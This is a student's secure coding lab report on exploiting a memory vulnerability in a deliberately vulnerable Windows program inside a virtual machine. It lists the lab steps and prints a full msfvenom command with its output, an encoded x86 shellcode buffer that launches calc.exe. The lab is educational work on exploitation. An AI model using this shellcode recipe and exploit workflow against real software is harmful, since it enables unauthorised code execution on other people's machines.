

SECURE CODING LAB-8

CSE-2010

SLOT-L23&L24

DONE BY

HEMANTH KUMAR R


18BCN7028

Working with the memory vulnerabilities


Download Vulln.zip from teams.

↓ > This PC > Downloads				
	Name	Date modified	Type	Size
is	Today (1)			
	Vulln	31-05-2021 21:07	Compressed (zipp...	785 KB
	Last month (2)			
ts	Project Review-1 Template	27-04-2021 19:52	Microsoft PowerPo...	251 KB
00.12	nm assignment (1)	23-04-2021 22:43	Adobe Acrobat D...	3,909 KB
	Earlier this year (2)			
ts	01-Cloud Non CAT Abstract Sheet	27-03-2021 18:03	Microsoft Word 97...	118 KB
js	As a Man Thinketh 21st Century Edition	26-03-2021 12:14	Adobe Acrobat D...	1,362 KB
C: (C:)				
me (D:)				


Deploy a virtual windows 7 instance and copy the Vulln.zip into it.




Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe




Download and install python 2.7.* or 3.5.*




Run the exploit script to generate the payload




Generated the payload by running exploit.py




Install Vuln_Program_Stream.exe and Run the same





Vulnerability found

Try to crash the Vuln_Program_Stream program and exploit it



Change the default trigger from cmd.exe to calc.exe


msfvenom -a x86 --platform windows -p windows/exec

CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python


```
Shell (No. 1)
File Actions Edit View Help

root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe7\xdb\xcb\xd9\x77\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x4f"
buf += b"\x72\x35\x50\x65\x50\x43\x30\x71\x70\x4f\x79\x5a\x45"
buf += b"\x44\x71\x39\x50\x63\x54\x6c\x4b\x70\x50\x70\x30\x4c"
buf += b"\x4b\x42\x72\x34\x4c\x6c\x4b\x73\x62\x75\x44\x6c\x4b"
buf += b"\x73\x42\x66\x48\x46\x6f\x6f\x47\x62\x6a\x34\x66\x54"
buf += b"\x71\x4b\x4f\x4c\x6c\x65\x6c\x51\x71\x51\x6c\x33\x32"
buf += b"\x34\x6c\x45\x70\x6a\x61\x78\x4f\x46\x6d\x76\x61\x4f"
buf += b"\x37\x59\x72\x5a\x52\x36\x32\x36\x37\x6e\x6b\x61\x42"
buf += b"\x46\x70\x4e\x6b\x42\x6a\x37\x4c\x6c\x4b\x52\x6c\x56"
buf += b"\x71\x53\x48\x39\x73\x31\x58\x75\x51\x5a\x71\x52\x71"
buf += b"\x4e\x6b\x66\x39\x51\x30\x76\x61\x68\x53\x6c\x4b\x72"
buf += b"\x69\x64\x58\x39\x73\x76\x5a\x53\x79\x6c\x4b\x37\x44"
buf += b"\x6e\x6b\x55\x51\x39\x46\x45\x61\x49\x6f\x6e\x4c\x6b"
buf += b"\x71\x4a\x6f\x44\x4d\x57\x71\x78\x47\x57\x48\x4b\x50"
buf += b"\x44\x35\x68\x76\x53\x33\x53\x4d\x59\x68\x57\x4b\x33"
buf += b"\x4d\x35\x74\x33\x45\x39\x74\x63\x68\x4c\x4b\x73\x68"
buf += b"\x61\x34\x45\x51\x39\x43\x42\x46\x6e\x6b\x46\x6c\x32"
buf += b"\x6b\x6c\x4b\x32\x78\x65\x4c\x67\x71\x39\x43\x4c\x4b"
buf += b"\x53\x34\x6e\x6b\x73\x31\x38\x50\x4b\x39\x47\x34\x66"
buf += b"\x44\x31\x34\x63\x6b\x33\x6b\x75\x31\x52\x79\x30\x5a"
buf += b"\x70\x51\x69\x6f\x6d\x30\x33\x6f\x33\x6f\x42\x7a\x4e"
buf += b"\x6b\x76\x72\x38\x6b\x4c\x4d\x31\x4d\x63\x5a\x66\x61"
buf += b"\x4c\x4d\x4f\x75\x38\x32\x73\x30\x75\x50\x63\x30\x76"
buf += b"\x30\x42\x48\x70\x31\x4c\x4b\x30\x6f\x6d\x57\x6b\x4f"
buf += b"\x49\x45\x6d\x6b\x38\x70\x6d\x65\x4d\x72\x63\x66\x75"
buf += b"\x38\x6c\x66\x4c\x55\x4f\x4d\x6d\x4d\x79\x6f\x59\x45"
buf += b"\x47\x4c\x66\x66\x61\x6c\x34\x4a\x6d\x50\x6b\x4b\x39"
buf += b"\x70\x73\x45\x66\x65\x4f\x4b\x50\x47\x54\x53\x33\x42"
buf += b"\x32\x4f\x51\x7a\x57\x70\x51\x43\x49\x6f\x48\x55\x55"
buf += b"\x33\x45\x31\x30\x6c\x63\x53\x43\x30\x41\x41"
root@kali:~#
```


Install frigate.exe and run the same



